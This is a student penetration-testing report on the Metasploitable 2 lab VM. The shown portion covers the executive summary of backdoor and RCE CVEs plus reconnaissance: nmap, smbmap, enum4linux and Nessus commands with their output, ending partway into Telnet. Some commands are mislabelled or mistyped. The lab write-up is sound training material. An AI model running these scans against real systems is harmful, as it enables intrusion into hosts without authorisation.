



Digital Egypt Pioneers Final Project



Network Penetration Testing Metasploitable 2

Prepared by

- Mohamed Sayed Maher Ahmed
- Waleed khalid Edress
- Abdelrahman Tarek Farouk
- Ahmed Mohamed Ahmed Elganagy

Target

- Metasploitable 2 (VM)

Report Canvas (Summary):

1. Introduction (Page 3)

2. Reconnaissance (Page 6)

3. Exploitation (Page 21)

4. Maintaining Access (Page 36)

5. Recommendations (Page 43)

1. Executive Summary

This test was done on the Metasploitable 2 virtual machine to find security problems in services like FTP, Java RMI, SMB, UnrealIRCd, VNC, Telnet, and Apache Tomcat. We scanned the system, looked for weaknesses, and tested known exploits. Several serious issues were found that allowed full access to the system

Key findings

Port	Service	Vulnerability	Description	CVE	Exploitability
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomcat	Weak Credentials + Upload	Default credentials allow access to manager panel for deploying	CVE-2009-3548	High

Recommendations

- Patch and upgrade vulnerable services such as vsftpd.
- Implement strong authentication mechanisms for V and FTP.
- Disable unnecessary services (e.g., Telnet, RCE).

2. Methodology

The methodology for port services is a well-defined, structured process that consists of key phases. In each phase, we employ targeted tools to identify vulnerabilities, exploit weaknesses, and assess potential risks precisely. Below is an overview of each phase.

3. Reconnaissance

3.1. Scanning & Enumeration

Identifying active services and gathering information about their configurations

Tools Used:

- **Nmap:** For identifying open ports and detecting service versions ([nmap -sV](#)).
- **smbmap:** lists accessible SMB shares and permissions
- **enum4linux:** performs detailed SMB enumeration including users, shares, and policies.

Outcome:

- Detected open ports including FTP, SMB, Telnet, Java RMI, Apache Tomcat, VNC, and SMTP
 - Enumerated software versions and banner information to support further vulnerability mapping
-

3.2. Vulnerability Scanning

Identified vulnerabilities were tested through exploitation to confirm their impact and determine the level of access they could provide.

Tools Used:

- **Nessus:** For in-depth vulnerability scanning based on up-to-date vulnerability databases
- **Nmap Scripts:** To run basic vulnerability checks (`nmap --script vuln`).

Outcome:

- Found multiple high-risk issues, including backdoors, remote code execution vulnerabilities, and misconfigurations in FTP, Samba, Tomcat, and other services.
-

4. Exploitation

Exploitation to confirm their impact and determine the level of access they could provide

Tools Used:

- **Metasploit Framework:** Used to automate the exploitation of known vulnerabilities.

Outcome:

- Gained unauthorized access through multiple services, achieving remote shells and command execution
-

5. Maintaining Access

Techniques were tested after successful exploitation to consistently access a compromised system or network over time, even if the system is rebooted or updated.

Tools Used:

- **Python Scripts:** Reverse shell and backdoor scripts to maintain access.

Outcome:

- Temporary access was maintained on compromised services, demonstrating post-exploitation control.

Reconnaissance

The primary objective is to gather as much information as possible about the target system and its network environment. This information helps in identifying potential vulnerabilities and planning the subsequent exploitation phase.

1. Network Discovery

Nmap : The primary tool used for network scanning is to identify all the machines which is up or down.

```
nmap -sn <Target-IP>/24
```

```
(root㉿kali)-[~/home/mo]
# nmap -sn 192.168.3.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 03:04
Nmap scan report for 192.168.3.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.3.2
Host is up (0.00061s latency).
MAC Address: 00:50:56:E5:B1:77 (VMware)
Nmap scan report for 192.168.3.129
Host is up (0.013s latency).
MAC Address: 00:0C:29:A7:90:9F (VMware)
Nmap scan report for 192.168.3.254
Host is up (0.00071s latency).
MAC Address: 00:50:56:F2:28:1B (VMware)
Nmap scan report for 192.168.3.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.21 sec
```

Analysis: The output reveals active machines.

```
192.168.3.129
```

2. Full Port Scan & Service & Version Detection

Nmap: The primary tool used for network scanning is to identify all the port which is open.

```
nmap -sS -sV -p- <Target-IP>
```

```
[root@kali]~[/home/mo]
# nmap -sS -sV -p- 192.168.3.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 03:17 EET
Nmap scan report for 192.168.3.129
Host is up (0.044s latency).

Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1

3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
42214/tcp open  java-rmi   GNU Classpath grmiregistry
44069/tcp open  nlockmgr    1-4 (RPC #100021)
53580/tcp open  mountd     1-3 (RPC #100005)
56435/tcp open  status      1 (RPC #100024)
```

Analysis: The output reveals active ports and associated services, allowing further focus on specific vulnerabilities based on known exploits for those services.

3. Port Scan & info Gathering & vuln scan

In this stage, the focus is on deeply analyzing identified services to detect vulnerabilities, misconfigurations, and other flaws. Dedicated vulnerability scanners are employed to assess each service, pinpointing known CVEs and setup issues.

Nmap : The primary tool used for network scanning is to identify all the open port and a vulnerability that could be there.

smbmap: lists accessible SMB shares and permissions

enum4linux: performs detailed SMB enumeration including users, shares, and policies.

Port 21 (FTP)

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and a server over a network.

nmap -sC -sV -p21 <Target-IP>

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p21 172.16.36.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 13:23 EDT
Nmap scan report for 172.16.36.131
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 172.16.36.130
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix
```

Now we know the version of the FTP **vsftpd 2.3.4**

And from the default scripts -sC the Ftp allowed Anonymous login

nmap --script vuln -p21 <Target-IP>

```
(root㉿kali)-[~]
└─# nmap --script vuln -p21 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 22:28 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00035s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|  ftp-vsftpd-backdoor:
|    VULNERABLE:
|      vsFTPD version 2.3.4 backdoor
|        State: VULNERABLE (Exploitable)
|        IDs: CVE:CVE-2011-2523 BID:48539
|          vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|          Disclosure date: 2011-07-03
|          Exploit results:
|            Shell command: id
|              Results: uid=0(root) gid=0(root)
|              References:
|                https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|                http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|                https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|                https://www.securityfocus.com/bid/48539
MAC Address: 00:0C:29:F6:52:0D (VMware)
```

From vuln scripts in nmap we know the service have backdoor vuln on it and we know the CVE of it:

CVE-2011-2523

Port 1099 (java-rmi)

Java RMI (Remote Method Invocation) is a protocol that allows Java programs to communicate with each other over a network. It enables one Java program to invoke methods on an object running in another Java Virtual Machine (JVM), typically on a remote server.

nmap -sC -sV -p21 <Target-IP>

```
(root㉿kali)-[~]
└─# nmap -sC -sV -p21 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 22:39 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
1099/tcp   open  rmiregistry
MAC Address: 00:0C:29:FD:52:0D (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

nmap --script vuln -p21 <Target-IP>

```
(root㉿kali)-[~]
└─# nmap --script vuln -p1099 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 22:35 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00050s latency).

PORT      STATE SERVICE
1099/tcp   open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|       State: VULNERABLE
|         Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java\_rmi\_server.rb
MAC Address: 00:0C:29:FD:52:0D (VMware)
```


After scanning using nmap vuln scripts we know that the service have remote code execution vuln on it and we know the script to exploite it

java_rmi_server.rb

Port 6667 (IRC):

Port 6667 is typically associated with IRC, used for real-time chat. The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

```
nmap -sV -script=vulen -p 6667 <Target-IP>
```



```
root@kali: /home/kali
File Actions Edit View Help


└─(root㉿kali)-[~/home/kali]
# nmap -sV -script=vulen -p 6667 192.168.214.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 17:55 EEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.214.139
Host is up (0.0030s latency).

PORT      STATE SERVICE VERSION
6667/tcp    open  irc      UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
  See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 00:0C:29:DB:15:42 (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.33 seconds

└─(root㉿kali)-[~/home/kali]
#
```

we used Nessus to get information about this vulnerability:



Assignment 23 / Plugin #46882

Vulnerabilities 68

Critical UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
<https://seclists.org/fulldisclosure/2010/jun/277>
<https://seclists.org/fulldisclosure/2010/jun/284>
<http://www.unrealircd.com/txt/unrealsecadvisory20100612.txt>

Output
The remote IRC server is running as :
uid=0(root) gid=0(root)
To see debug logs, please visit individual host

Port	Hosts
6667/tcp/irc	192.168.214.139

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

VPR Key Drivers

Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	Functional
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSv3 Impact Score:	5.9
Threat Sources:	No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4

Exodus Protection Engine System (EPOS)

CVE: CVE-2010-2075.

Port 139, 445(SMB):

port139 Used for SMB over NetBIOS while port 445 Used for direct SMB over TCP. A misconfigured "username map script" in Samba lets attackers run system commands via the username field without logging in, leading to full system compromise.

```
(root㉿kali)-[~/home/kali]
└─# smbmap -H 192.168.214.139

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[!] Checking for open ports...
[*] Detected 1 hosts serving SMB
[!] Initializing hosts...
[!] Initializing hosts...
[-] Authenticating ...
[-] Authenticating ...
[-] Authenticating ...
[*] Established 1 SMB connection(s) and 1 authenticated session(s)
[!] Authenticating ...
[-] Enumerating shares ...
[!] Enumerating shares ...

[+] IP: 192.168.214.139      Name: 192.168.214.139
Disk
-----
print$          Status: Authenticated
tmp             Permissions: NO ACCESS
opt             Comment: Printer Drivers
IPC$            NO ACCESS
server (Samba 3.0.20-Debian))  oh noes!
ADMIN$          NO ACCESS
server (Samba 3.0.20-Debian))  IPC Service (metasploitable
[!] Closing connections..
```

enum4linux -a 192.168.214.139

```
(root㉿kali)-[~/home/kali]
└─# enum4linux -a 192.168.214.139

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application
/enum4linux/ ) on Fri May  9 18:51:22 2025

----- ( Target Information ) ----

Target ..... 192.168.214.139
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root,
bin, none

----- ( Enumerating Workgroup/Domain on 192.168.
214.139 )

[+] Got domain/workgroup name: WORKGROUP

----- ( Nbtstat Information for 192.168.214.
139 )

Looking up status of 192.168.214.139
    METASPLOITABLE <00> -      B <ACTIVE>  Workstation Servic
e
    METASPLOITABLE <03> -      B <ACTIVE>  Messenger Service
    METASPLOITABLE <20> -      B <ACTIVE>  File Server Servic
e
    __MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
    WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup N
ame
    WORKGROUP      <1d> -      B <ACTIVE>  Master Browser
    WORKGROUP      <1e> - <GROUP> B <ACTIVE>  Browser Service El
```

```
File Actions Edit View Help
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp      Name: uucp  D
esc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0bbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
File Actions Edit View Help
root@kali: /home/kali
N/A
===== ( Password Policy Information for 192.168.214.139 )
=====

[+] Attaching to 192.168.214.139 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] METASPLOITABLE
    [+] Builtin
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:
```

port 25 (smtp):

SMTP (Simple Mail Transfer Protocol) is a protocol used for sending emails between servers. It operates on port 25 and is commonly used to transfer email messages from a client to a server or between mail servers.

```
nmap -sC -sV -p25 <Target-IP>
```

```
[root@kali:~]# nmap -sC -sV -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:45 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
  ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
  COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-05-12T19:45:53+00:00; 0s from scanner time.
MAC Address: 00:0C:29:F6:52:0D (VMware)
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

```
nmap --script vuln -p25 <Target-IP>
```

```
[root@kali:~]# nmap --script vuln -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:46 EDT
Nmap scan report for 172.16.165.129
Host is up (0.0011s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: CVE:CVE-2014-3566 BID:70574
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easie
r
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
| References:
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|   https://www.imperialviolet.org/2014/10/14/poodle.html
|   https://www.securityfocus.com/bid/70574
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
```

```
Check results:
  ANONYMOUS DH GROUP 1
    Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
    Modulus Type: Safe prime
  File System   Modulus Source: postfix builtin
    Modulus Length: 1024
    Generator Length: 8
    Public Key Length: 1024
  References:
    https://www.ietf.org/rfc/rfc2246.txt

  Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
  (Logjam)
  State: VULNERABLE
  IDs: CVE:2015-4000  BID:74733
    The Transport Layer Security (TLS) protocol contains a flaw that is
    triggered when handling Diffie-Hellman key exchanges defined with
    the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
    to downgrade the security of a TLS session to 512-bit export-grade
    cryptography, which is significantly weaker, allowing the attacker
    to more easily break the encryption and monitor or tamper with
    the encrypted stream.
  Disclosure date: 2015-5-19
  Check results:
    EXPORT-GRADE DH GROUP 1
      Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
      Modulus Type: Safe prime
      Modulus Source: Unknown/Custom-generated
      Modulus Length: 512
      Generator Length: 8
      Public Key Length: 512
    References:
      https://weakdh.org
      https://www.securityfocus.com/bid/74733
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
```

```
Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman group
  of insufficient strength, especially those using one of a few common
  shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
  WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: postfix builtin
    Modulus Length: 1024
    Generator Length: 8
    Public Key Length: 1024
  References:
    https://weakdh.org
  smtp-vuln-cve2010-4344:
  The SMTP server is not Exim: NOT VULNERABLE
  MAC Address: 00:0C:29:F6:52:0D (VMware)
```

port 5900 (vnc)

VNC (Virtual Network Computing) is a remote desktop protocol that allows users to control a computer remotely. It typically operates on port 5900 and transmits the graphical desktop environment over the network, enabling full interaction with the remote system.

```
(kali㉿kali)-[~]
└─$ nmap --script vuln -p5900 192.168.254.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 09:07 EDT
Nmap scan report for 192.168.254.129
Host is up (0.00093s latency).

PORT      STATE SERVICE
5900/tcp  open  vnc
MAC Address: 00:0C:29:B9:A1:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 54.04 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap -sV -script-vlun -p 5900 192.169.254.129
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludedfile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sN: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/-T/-sA/-sW/-sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/-sF/-sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host:probeport>: Idle scan
  -sY/-sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
```

Port 23 – Telnet:

Scanning port 23 (Telnet) using Nmap is essential for identifying unsecured remote access services on a target system. Telnet is an older protocol that transmits data, including login credentials, in plain text, making it a common target during penetration testing. By using Nmap with specific flags such as

-sV for version detection or --script telnet-* for Telnet-related scripts,

